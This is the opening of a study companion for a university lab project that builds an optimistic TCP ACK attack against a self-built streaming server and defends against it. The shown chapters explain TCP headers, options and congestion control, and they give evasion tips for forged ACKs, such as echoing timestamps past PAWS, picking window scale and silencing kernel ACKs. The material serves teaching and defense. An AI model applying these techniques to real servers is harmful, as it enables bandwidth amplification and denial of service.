Optimistic TCP ACK Attacks

From First Principles to a Working Exploit and Defense

A Complete Study Companion for BUET CSE Networking Security (Tool #16)

TCP/IP Internals · Congestion Control · Raw-Socket Packet Crafting · CUBIC / Reno / BBR · QUIC · eBPF/XDP Defense · Mininet Testbeds

Based on: Savage, Cardwell, Wetherall & Anderson (1999) · Sherwood, Bhattacharjee & Braud (2005) · Peterson et al., *aBBRate* (RAID 2020) · Navarre & Bonaventure (ACM ANRW 2025)

Compiled Study Edition
September 3, 2026

Preface

This book exists to support one specific, well-defined project: building, demonstrating, and defending against an **optimistic TCP ACK attack** on a self-built streaming server, as assigned in a university computer networking security course (BUET CSE, "Tool #16"). But it is written so that it stands on its own as a study companion to TCP internals, congestion control, raw-socket packet crafting, modern congestion-control algorithms, QUIC, and kernel-level defense with eBPF/XDP — skills that transfer directly to systems, networking, and security engineering roles.

Who this book is for

You do not need prior networking security experience. Every chapter starts from first principles and builds upward. If you already know TCP/IP well, skim Part I and start at Part II. If you are new to low-level networking, read in order — later chapters lean on earlier ones.

How the book is organized

- **Part I – Foundations.** The TCP/IP stack, TCP's wire format, and congestion control (slow start, congestion avoidance, fast retransmit/recovery, RTT/RTO estimation) explained from scratch.
- **Part II – The Optimistic ACK Attack.** What a "misbehaving receiver" is, the theory from Savage et al. (1999) and Sherwood et al. (2005), and a complete walkthrough of building the attack tool in C (raw sockets) and Python (Scapy prototype).
- **Part III – Modern Congestion Control and the Attack's Reach.** Why CUBIC and Reno fall over completely, why BBR is only partially fooled, and why QUIC/HTTP-3 changes the picture again.
- **Part IV – Defenses.** Sherwood's randomly-skipped-segment test, Savage's cumulative-nonce scheme, and a from-scratch eBPF/XDP kernel-level ACK-anomaly detector.
- **Part V – Building, Running, and Presenting the Project.** Testbeds (Mininet and VMs), tooling (Wireshark, `ss`, `iperf3`, `tc/netem`, `bpftrace`), the streaming server itself, dashboards, the rubric mapped deliverable-by-deliverable, a week-by-week execution plan, and how to turn the finished project into a CV asset.
- **Appendices.** A condensed RFC reference, a glossary, and an annotated resource list (papers, videos, repositories).

Conventions used in this book

Throughout the text you will see colored callout boxes:

Definition	a precise statement of a term or concept
Key Insight	the "aha" that makes the surrounding material click
Pitfall	a mistake this exact project is likely to trigger
Project Task	a concrete, actionable step for your implementation
Spec/RFC Note	a pointer to the exact standards text governing a behavior
Career Angle	how this piece of knowledge reads on a resume or in an interview

External resources (papers, RFCs, videos, repositories) are given as footnoted hyperlinks the first time they are mentioned in a chapter, and are collected again in Appendix C and the Bibliography for quick reference.

Ethics and scope, stated once, applying everywhere in this book:

Every technique described here is intended *exclusively* for use against infrastructure you own or are explicitly authorized to test — your own isolated Mininet topology, your own virtual machines, your own streaming server. Nothing in this book should be pointed at a host, network, or service you do not control or lack written authorization to test. The attack described is well-known in the academic literature (it is 25+ years old) and the goal of studying it is to understand *why* TCP trusts its receivers and how modern systems defend against that trust being abused.

Contents

Preface i

I Foundations: Networks, TCP, and Congestion Control 1

1 A Networking Primer 2
- 1.1 Why layers exist . . . 2
- 1.2 Addressing: IP addresses and ports . . . 2
- 1.3 Sockets: how programs actually use the network . . . 3
- 1.4 A first look at the TCP handshake . . . 3

2 The TCP Wire Format, Byte by Byte 5
- 2.1 The IPv4 header . . . 5
- 2.2 The TCP header . . . 6
- 2.3 The three options that will make or break your attack . . . 7
  - 2.3.1 Window Scale (RFC 7323) . . . 7
  - 2.3.2 Timestamps and PAWS (RFC 7323) . . . 7
  - 2.3.3 SACK (RFC 2018) . . . 7
- 2.4 Checksums: pseudo-header arithmetic . . . 8

3 TCP Congestion Control Internals 10
- 3.1 The problem congestion control solves . . . 10
- 3.2 Slow start: exponential growth . . . 10

3.3 Congestion avoidance: linear growth . . . 11
3.4 Loss detection and recovery . . . 11
3.5 RTT estimation and the RTO: Jacobson's algorithm . . . 12
3.6 ACK clocking: the assumption that breaks . . . 12

II The Optimistic ACK Attack **14**

4 Misbehaving Receivers and the Optimistic ACK Theory 15
4.1 The trust assumption . . . 15
4.2 Three attacks, one root cause . . . 15
4.2.1 Attack 1: ACK Division . . . 15
4.2.2 Attack 2: DupACK Spoofing . . . 16
4.2.3 Attack 3: Optimistic Acknowledgment — your assigned attack . . . 16
4.3 Reframing the attack for a streaming server . . . 17

5 Weaponizing It: Sherwood's Amplification Attack 19
5.1 From "I get more bandwidth" to "I hurt everyone downstream" . . . 19
5.2 The amplification bound . . . 19
5.3 Sherwood's Algorithm 1: predicting the sender . . . 20
5.4 Two failure modes and how Sherwood's attacker recovers . . . 20
5.4.1 Overrun . . . 21
5.4.2 Falling behind . . . 21
5.5 Real measurements: what Sherwood et al. actually observed . . . 21
5.6 The new-DoS trap: why you must not naively RST out-of-window ACKs . . . 22

6 Packet Crafting From Scratch: Raw Sockets, Checksums, and Headers 23
6.1 Raw sockets: what they give you and what they don't . . . 23
6.2 C struct layouts for IP and TCP headers . . . 24
6.3 Building the socket and sending a segment . . . 24
6.4 Sniffing the server's real data to track sequence numbers . . . 26
6.5 The Python/Scapy prototype . . . 27

7 Building the Optimistic ACK Attack Tool 29
7.1 Establishing the connection . . . 29
7.2 The attack state machine . . . 30
7.3 Multithreading: sniffer + attacker . . . 31
7.4 Test matrix: the variables that make or break correctness . . . 31
7.5 Fallback: the "lazy" optimistic-ACK variant . . . 31

III Modern Congestion Control and the Attack's Reach **33**

8 Inside Reno and CUBIC 34
8.1 Reno: the textbook AIMD algorithm . . . 34
8.2 CUBIC: the modern loss-based default . . . 34
8.3 Why Linux uses CUBIC and how to confirm/switch it . . . 35
8.4 Observing cwnd live: `ss -ti` . . . 36

9 Inside BBR: Rate-Based Congestion Control 37
9.1 The core idea: model the path, don't just react to it . . . 37
9.2 The four-phase state machine (BBRv1) . . . 37

9.3 Why this changes the attack's leverage . . . 38
9.4 BBRv2 and BBRv3: tightened loss/ECN response . . . 39
9.5 Enabling BBR . . . 39

10 The Attack Against Modern Congestion Control 41
10.1 The aBBRate study . . . 41
10.2 Building your own comparison matrix . . . 42
10.3 Reconciling this with Savage/Sherwood's 1999–2005 assumptions . . . 42

11 QUIC and HTTP/3: A Different Trust Model 44
11.1 Why QUIC is different at the root . . . 44
11.2 The 2025 finding: skipping packet numbers is a MAY, not a MUST . . . 44
11.3 An optional live demonstration . . . 45

IV Defenses **47**

12 Defense I: The Randomly-Skipped-Segment Test 48
12.1 The core idea . . . 48
12.2 Server-side implementation sketch . . . 49
12.3 Overhead: is this actually deployable? . . . 50
12.4 Demonstrating detection and mitigation for your report . . . 50

13 Defense II: Cumulative Nonces 51
13.1 The mechanism . . . 51
13.2 Why it isn't the primary recommended defense here . . . 52
13.3 Optional prototype, if you want to go further . . . 52

14 Defense III: An eBPF/XDP ACK-Anomaly Detector 54
14.1 eBPF from zero . . . 54
14.2 Where to hook: XDP vs. TC . . . 54
14.3 BPF maps: kernel-resident shared state . . . 54
14.4 The detector program . . . 55
14.5 User-space: loading, ring buffer consumption, and reaction . . . 57
14.6 Mitigation options, from softest to hardest . . . 57
14.7 Measuring overhead . . . 58

V Building, Running, and Presenting the Project **59**

15 Building the Testbed: Mininet and Virtual Machines 60
15.1 Setup A: Mininet (fast iteration) . . . 60
15.2 Setup B: VirtualBox/KVM VMs (realistic, demo-friendly) . . . 61

16 Tooling: tcpdump, Wireshark, ss, iperf3, tc/netem, bpftrace 63
16.1 tcpdump and Wireshark: capturing the truth on the wire . . . 63
16.2 `ss`: live kernel TCP state . . . 63
16.3 `iperf3`: baseline throughput . . . 64
16.4 `tc/netem`: shaping the bottleneck . . . 64
16.5 `bpftrace`: quick exploratory kernel tracing . . . 64

17 Building the Victim: A TCP Streaming Server 66
17.1 Two variants, build both . . . 66

17.2 The custom streamer . . . 66
17.3 The HTTP-based variant . . . 67

18 Experiments, Dashboards, and Reproducibility 69
18.1 The automated sweep harness . . . 69
18.2 Visualizing results . . . 70
18.2.1 Static plots for the report . . . 70
18.2.2 A live dashboard: the single most compelling demo artifact . . . 70
18.3 The reproducibility package . . . 71

19 Rubric Mapping and a Week-by-Week Execution Plan 72
19.1 Rubric mapping, deliverable by deliverable . . . 72
19.1.1 Design Report (Week 11, 20%) . . . 72
19.1.2 Final Report + Demo (Weeks 13–14, 60% impl+demo, 20% report, +10% defense) 72
19.2 The full-marks checklist . . . 73
19.3 Wow factors, ranked by impact/effort . . . 73
19.4 Week-by-week plan (two-person group) . . . 73

20 From Coursework to Career: Framing the Project 75
20.1 Quantified CV bullets . . . 75
20.2 Skills this project actually demonstrates . . . 75
20.3 Using it in interviews . . . 76
20.4 Packaging the project for recruiting . . . 76

A RFC Quick Reference 78

B Glossary 79

C Annotated Resource List 81
C.1 Anchor papers (read these in full) . . . 81
C.2 RFCs . . . 81
C.3 Tools and libraries . . . 81
C.4 Video and course material . . . 82

Bibliography 83

Part I

Foundations: Networks, TCP, and Congestion Control


CHAPTER 1

A Networking Primer

If you have never opened Wireshark or written a socket program, start here. This chapter builds the mental model of "what actually happens when two computers talk" that every later chapter assumes.

1.1 Why layers exist

Networking software is organized into **layers**, each solving one problem and handing the result to the layer above or below it. The classic teaching model is the 7-layer OSI model; the model the real Internet actually runs on is the simpler 4-layer **TCP/IP model**:



Definition

Encapsulation. Each layer wraps the layer above it's data in its own header (and sometimes a trailer). An HTTP response becomes the *payload* of a TCP segment; that TCP segment becomes the payload of an IP packet; that IP packet becomes the payload of an Ethernet frame. Peeling back these headers one at a time, in order, is exactly what Wireshark shows you, and exactly what you will do by hand when you build raw packets in Chapter 6.

1.2 Addressing: IP addresses and ports

An **IP address** identifies a host (a network interface, really) on a network. IPv4 addresses are 32 bits, written as four dotted decimal octets (e.g. `192.168.56.10`). A **port number** is a 16-bit value that identifies *which application* on that host a piece of data belongs to. The pair (IP address, port) is a **socket address**; the 4-tuple (source IP, source port, destination IP, destination port) uniquely identifies a single TCP connection on the wire — this 4-tuple is exactly what your attack tool and your eBPF defense will both use as the connection identifier.

Key Insight

Everything in this project happens at, or just above, the boundary between the *Internet layer* (IP) and the *Transport layer* (TCP). The attack forges TCP header fields inside raw IP packets; the defense inspects those same fields in-kernel. Get comfortable with the IP/TCP header layouts in

Chapter 2 — you will be reading and writing them at the byte level.

1.3 Sockets: how programs actually use the network

A **socket** is the operating system's handle for one endpoint of a network connection. Three socket types matter for this project:


- **`SOCK_STREAM` (TCP sockets).** What your streaming server and a normal client use. The kernel handles the three-way handshake, retransmission, ordering, and congestion control for you. `socket(AF_INET, SOCK_STREAM, 0)`.
- **`SOCK_DGRAM` (UDP sockets).** Connectionless, no reliability, no congestion control by default. QUIC (Chapter 11) is built on top of UDP precisely so it can implement its *own* reliability and congestion control in user space.
- **`SOCK_RAW` (raw sockets).** The socket type your attack tool needs. A raw socket lets a user-space program construct the IP header (and, with `IP_HDRINCL`, everything below it) *by hand*, bypassing the kernel's normal TCP state machine entirely. This is how you forge TCP ACKs the kernel never actually sent. Raw sockets require the `CAP_NET_RAW` capability (root, or an explicitly granted capability, on Linux).

Pitfall

A raw `SOCK_RAW` socket only lets you *send* arbitrary IP/TCP data — it does not stop the kernel's own TCP stack from also reacting to inbound packets on the same 4-tuple if you used a normal connected socket to establish the connection. Section 6.1 in Chapter 6 covers exactly how to keep the kernel's TCP state machine and your raw-socket ACK forgery from fighting each other (typically: let the kernel do the handshake and the HTTP request, then either firewall the kernel's own ACKs with `iptables` so it stops interfering, or drive the entire connection — handshake included — from raw sockets yourself).

1.4 A first look at the TCP handshake

Before diving into headers byte-by-byte (next chapter), see the shape of a TCP connection's lifecycle, because everything the attack does happens *after* this handshake completes, on an already-established connection.



The attack you will build replaces that last, legitimate ACK with a stream of *forged* ACKs that claim to acknowledge data far beyond `y+1001` — data the server has not sent yet. Chapter 4 explains precisely why that single move is enough to break the server's sending rate control.

Further Resources

To build real intuition before continuing:

- Computerphile – "TCP/IP" (short, visual intro)[a]
- PowerCert – "TCP/IP and Subnetting"[b]
- Beej's Guide to Network Programming[c] — the classic free sockets reference; read the raw sockets appendix before Chapter 6.
- RFC 791 – Internet Protocol[d]
- RFC 9293 – TCP (2022 consolidation of RFC 793 + updates)[e]


[a] `https://www.youtube.com/watch?v=uwoD5YsGACg`
[b] `https://www.youtube.com/watch?v=D1L1_i8CvOc`
[c] `https://beej.us/guide/bgnet/`
[d] `https://www.rfc-editor.org/rfc/rfc791`
[e] `https://www.rfc-editor.org/rfc/rfc9293`

CHAPTER 2

The TCP Wire Format, Byte by Byte

Everything you will forge in Chapter 6 is a byte pattern defined in this chapter. There is no substitute for knowing the IPv4 and TCP headers at the bit level — you cannot hand-craft a packet you cannot draw from memory.


2.1 The IPv4 header



Definition : fields that matter for this project

- **Protocol (byte 9)** = 6 for TCP. Your raw socket must set this so the kernel and any middleboxes route the payload as TCP.
- **Header Checksum** is the ones'-complement sum of the header *only* (not the payload). It must be recomputed any time you touch a header field — including TTL, which some tools decrement automatically.
- **Source / Destination Address** — in this project, always addresses inside your own isolated lab topology.

2.2 The TCP header



The 9 Flags bits, left to right: NS CWR ECE URG ACK PSH RST SYN FIN

Field	Bits	Role in this project
Source/Dest Port	16+16	Identify the connection alongside the IP addresses (the 4-tuple).
Sequence Number	32	The byte-offset of the *first* data byte in this segment (sender's byte stream position). Your attack tool tracks the server's sequence numbers to know how much data has genuinely arrived.
Acknowledgment Number	32	**The field you forge.** States "I have received all bytes up to this number." TCP is cumulative-ACK: acking N implicitly acks everything below N too.
Data Offset	4	Header length in 32-bit words (min 5 = 20 bytes, max 15 = 60 bytes). Get this wrong and the payload boundary is misread.
Flags	9	SYN, ACK, FIN, RST, PSH, URG, plus ECN bits ECE/CWR and the historic NS bit. Your forged segments are pure ACK (no SYN, no data, no FIN).
Window Size	16	Receive window — how much data the sender may have in flight unacknowledged. Combined with the Window Scale *option*, this bounds how far the attack can inflate cwnd (Chapter 5).
Checksum	16	Ones'-complement checksum over a *pseudo-header* + TCP header + data (Section 2.4). Wrong checksum = silently dropped packet.
Options	var.	Timestamps (RFC 7323), SACK (RFC 2018), Window Scale — see below. Must be handled correctly or your forged ACKs get rejected by PAWS or look inconsistent.

Table 2.1: TCP header fields most relevant to forging optimistic ACKs.

Spec / RFC Note

The canonical, currently-in-force TCP specification is RFC 9293[a] (2022), which consolidates the original RFC 793[b] (1981) plus decades of clarifications and errata. When this book or the Savage/Sherwood papers cite RFC 793, the behavior described is unchanged in RFC 9293 unless noted.

[a] https://www.rfc-editor.org/rfc/rfc9293
[b] https://www.rfc-editor.org/rfc/rfc793

2.3 The three options that will make or break your attack

2.3.1 Window Scale (RFC 7323)

A plain 16-bit window field maxes out at 65,535 bytes — far too small for high-bandwidth paths. The **Window Scale** option, negotiated *only* in the SYN and SYN-ACK segments (never afterward), tells both sides to multiply the advertised window by 2^{shift}. If the server's SYN-ACK includes `wscale=7`, every subsequent window field (yours included, if you're forging ACKs) is implicitly ×128. Sherwood et al. show that the attack's theoretical ceiling is proportional to $65535 \times 2^{\text{wscale}}$ — so a larger negotiated `wscale` is worth more to the attacker than almost anything else, precisely because it raises the maximum window the server will let itself grow to.

⚠ Pitfall : Window Scale is a one-shot negotiation

Because Window Scale is fixed at connection setup, you cannot request a better scale mid-connection to increase your amplification ceiling. Decide your desired `wscale` before completing the handshake (Chapter 7 discusses driving the handshake yourself with raw sockets specifically so you control this value).

2.3.2 Timestamps and PAWS (RFC 7323)

The Timestamps option carries two 32-bit fields: `TSval` (the sender's current timestamp) and `TSecr` (echoing the last `TSval` it received). Timestamps serve two purposes relevant here:

1. **Better RTT measurement.** The sender can time every segment, not just unambiguous ones, which sharpens its RTO estimate — meaning a forged early ACK distorts RTT/RTO estimation more precisely (and more damagingly) than it would without timestamps.

2. **PAWS (Protection Against Wrapped Sequence numbers).** A receiver of timestamped segments *silently discards* any segment whose `TSval` is not ≥ the last one seen. If your forged ACKs carry a stale, non-monotonic, or wildly-out-of-range `TSecr`/`TSval`, the server drops them and your attack does nothing while looking, to a naive read of a packet capture, like it should be working.

⚠ Pitfall : the #1 silent-failure mode

If your server enables timestamps (Linux does, by default, via `net.ipv4.tcp_timestamps=1`) and your forged ACK's `TSecr` does not equal a `TSval` the server actually sent, PAWS drops the packet with *no* response, no RST, nothing in a casual `tcpdump` glance except a missing effect. Always capture the server's outgoing `TSval` stream and echo the most recent one in every forged ACK; treat this as mandatory state your attack tool must track, not an optional nicety.


2.3.3 SACK (RFC 2018)

Selective Acknowledgment lets a receiver report *non-contiguous* received ranges ("I have bytes 1000–2000 and 3000–4000, but not 2000–3000") instead of only a single cumulative ACK number. If SACK is negotiated (via `SACK-Permitted` in the SYN) and your forged segment includes SACK blocks that contradict the cumulative ACK number (e.g., SACKing a range *below* your own cumulative ack,

or a nonsensical range), a careful stack — or your own eBPF detector in Chapter 14 — can flag the inconsistency immediately. The simplest robust choice for the attack tool: either disable SACK during your handshake, or simply never emit SACK blocks at all (a plain cumulative ACK is always valid TCP even when SACK is enabled).

2.4 Checksums: pseudo-header arithmetic

The TCP checksum is not computed over the TCP header and data alone — it is computed over a **pseudo-header** (which is never transmitted) prepended to the real TCP segment. This detail exists purely to let TCP catch IP-layer misdelivery (e.g., a packet delivered to the wrong destination IP due to routing corruption).



The algorithm, in both the IP header checksum and the TCP/pseudo-header checksum, is the same **ones'-complement 16-bit sum**:

1. Treat the buffer as a sequence of 16-bit words (pad with a zero byte if odd length).
2. Sum all words using *ones'-complement addition* (i.e., add any carry-out back into bit 0 — "end-around carry").
3. Take the ones'-complement (bitwise NOT) of the final sum.

```c
#include <stdint.h>

uint16_t checksum16(const void *data, size_t len) {
    const uint16_t *buf = data;
    uint32_t sum = 0;

    while (len > 1) {
        sum += *buf++;
        len -= 2;
    }
    if (len == 1) {                       /* odd trailing byte */
        sum += *(const uint8_t *)buf;
    }
    while (sum >> 16) {                   /* fold carries */
        sum = (sum & 0xFFFF) + (sum >> 16);
    }
    return (uint16_t)(~sum);
}
```

Listing 2.1: A reusable ones'-complement checksum, C99

Project Task : build and unit-test this function first

Before writing any socket code, implement `checksum16()` and test it against a known-good packet capture: extract a real TCP segment's bytes from a Wireshark capture, zero out the checksum

field, recompute it with your function, and confirm it matches the original value. This ten-minute sanity check saves hours of "why is nothing arriving" debugging later, because a wrong checksum causes packets to be *silently dropped* — no error, no log line, nothing.

Further Resources

- PowerCert – "TCP/IP Header" walkthrough[a]
- RFC 9293 – Transmission Control Protocol (STD 7)[b]
- RFC 7323 – TCP Extensions for High Performance (timestamps, window scale, PAWS)[c]
- RFC 2018 – TCP Selective Acknowledgment Options[d]
- Wikipedia – Internet checksum (clear worked examples)[e]
- CloudShark[f] or your own Wireshark captures — practice reading real header bytes in a hex pane alongside the dissected fields.

[a] https://www.youtube.com/watch?v=DkOFdU9G7ig
[b] https://www.rfc-editor.org/rfc/rfc9293
[c] https://www.rfc-editor.org/rfc/rfc7323
[d] https://www.rfc-editor.org/rfc/rfc2018
[e] https://en.wikipedia.org/wiki/Internet_checksum
[f] https://www.cloudshark.org/captures

CHAPTER 3

TCP Congestion Control Internals

The optimistic ACK attack is not a bug in an implementation — it is an exploitation of the *assumptions* baked into this chapter's algorithms. You cannot understand why the attack works, or why BBR resists it differently than CUBIC, without understanding slow start, congestion avoidance, and how a sender decides "how fast is safe."

3.1 The problem congestion control solves

A sender does not know, a priori, how much data the network path between it and the receiver can carry before packets start queuing and being dropped. Send too fast and routers' buffers overflow, causing loss, retransmission, and wasted bandwidth — potentially for *everyone* sharing that link (**congestion collapse**, observed and documented on the early Internet in October 1986). Congestion control is the sender's algorithm for probing upward for more bandwidth while backing off sharply when it detects trouble.

Definition s

- **cwnd (congestion window):** the sender's own estimate, in bytes, of how much unacknowledged data it is safe to have outstanding on the network.
- **rwnd (receive window):** the *receiver's* advertised buffer capacity — how much it can currently absorb. Carried in every TCP header's Window field.
- **Effective window:** min(cwnd, rwnd) — the sender may never send more unacknowledged data than the smaller of the two.
- **ssthresh (slow-start threshold):** the cwnd value at which the sender switches from exponential slow-start growth to linear congestion-avoidance growth.

Key Insight

Because the attack forges ACKs claiming huge amounts of data were received, it directly inflates the sender's belief about `rwnd` (via the advertised window in the forged ACK) *and* indirectly inflates `cwnd` (because the sender's congestion-control algorithm reacts to what looks like a stream of successful, fast deliveries). Both knobs turn at once, which is why the effect is so dramatic.

3.2 Slow start: exponential growth


At connection start (or after a timeout), TCP does not know the path's capacity, so it starts conservatively and grows *fast* to find the ceiling quickly. Per RFC 5681[1] (which obsoleted the original RFC 2581), the

[1] https://www.rfc-editor.org/rfc/rfc5681

sender begins with an Initial Window (IW) of 2–10 segments depending on SMSS, and:

On every ACK that acknowledges new data:
cwnd += min(N, SMSS) where N is the number of previously unacked bytes just acknowledged.

In the common case where every segment is fully acknowledged individually, this means **cwnd roughly doubles every RTT** — classic exponential growth — because a full window of ACKs return, each adding one SMSS.



Key Insight

The dashed red curve is the entire attack in one picture. Slow start is exponential and is supposed to be *short-lived*, ending the moment the sender infers the path is near capacity (via a loss event, which sets `ssthresh`). An attacker who conceals every loss by never signalling it removes the only mechanism that ends exponential growth. cwnd does not merely grow faster than normal — it never stops growing exponentially at all, bounded only by the receive window ceiling ($65535 \times 2^{\text{wscale}}$, Chapter 5).

3.3 Congestion avoidance: linear growth

Once cwnd > ssthresh, TCP switches to the conservative regime: roughly **one SMSS added per RTT**, implemented per-ACK as cwnd += $\text{SMSS}^2/\text{cwnd}$ (the classic AIMD — Additive Increase, Multiplicative Decrease — shape). This is the "sawtooth" you see in any cwnd-over-time plot of a healthy long-lived TCP flow: climb linearly, drop sharply on loss, climb again.

3.4 Loss detection and recovery

TCP infers congestion because IP provides no explicit signal by default (ECN, RFC 3168, is the explicit-signal exception and is off by default on much of the Internet). Two loss signals matter:

- **Retransmission Timeout (RTO).** No ACK arrives within the estimated RTO; the sender assumes the segment (or its ACK) was lost, retransmits, and — critically — collapses `cwnd` back to 1 segment and `ssthresh` to half its previous value, restarting slow start from scratch. This is the harshest congestion signal.

- **Three duplicate ACKs (Fast Retransmit / Fast Recovery).** If the receiver gets an out-of-order segment, it re-ACKs the last in-order byte it has (a "duplicate ACK"). Three of these in a row signal likely loss without waiting for a full RTO. The sender retransmits the missing segment immediately and, in Fast Recovery, sets cwnd = ssthresh + 3 × SMSS rather than collapsing to 1 — a gentler penalty. Savage et al.'s "DupACK spoofing" attack (Chapter 4) abuses precisely this inflation term.

Key Insight

Every congestion signal is a message from the *receiver's honesty* to the sender. An optimistic-ACK receiver simply never sends the message. There is no loss to detect because there is no genuine feedback at all — the receiver is fabricating success.

3.5 RTT estimation and the RTO: Jacobson's algorithm

The sender times how long it takes to receive an ACK for a given segment and maintains a smoothed estimate:

$$\begin{aligned} \text{SRTT} &\leftarrow (1-\alpha)\cdot \text{SRTT} + \alpha \cdot R \\ \text{RTTVAR} &\leftarrow (1-\beta)\cdot \text{RTTVAR} + \beta \cdot |\text{SRTT} - R| \\ \text{RTO} &\leftarrow \text{SRTT} + 4 \cdot \text{RTTVAR} \end{aligned}$$

where R is the most recent RTT sample, and RFC 6298 recommends $\alpha = 1/8$, $\beta = 1/4$. This is **Jacobson's algorithm** (Van Jacobson, 1988), directly responsible for making the mid-1980s Internet congestion collapse survivable.

Pitfall : the attack distorts RTT, not just cwnd

Because your forged ACKs arrive almost immediately after data is sent (effectively RTT ≈ 0), the sender's RTT samples shrink toward zero, dragging SRTT and RTO down with them. Sherwood et al. note this lets the attack manipulate not just *how much* the victim sends but *how fast* it decides to time out — an attacker can force premature retransmissions or destabilize the RTO estimator entirely. When you build your attack tool, expect — and log — the victim's `ss -ti` RTT/RTO fields collapsing as direct, measurable evidence of the exploit.

3.6 ACK clocking: the assumption that breaks

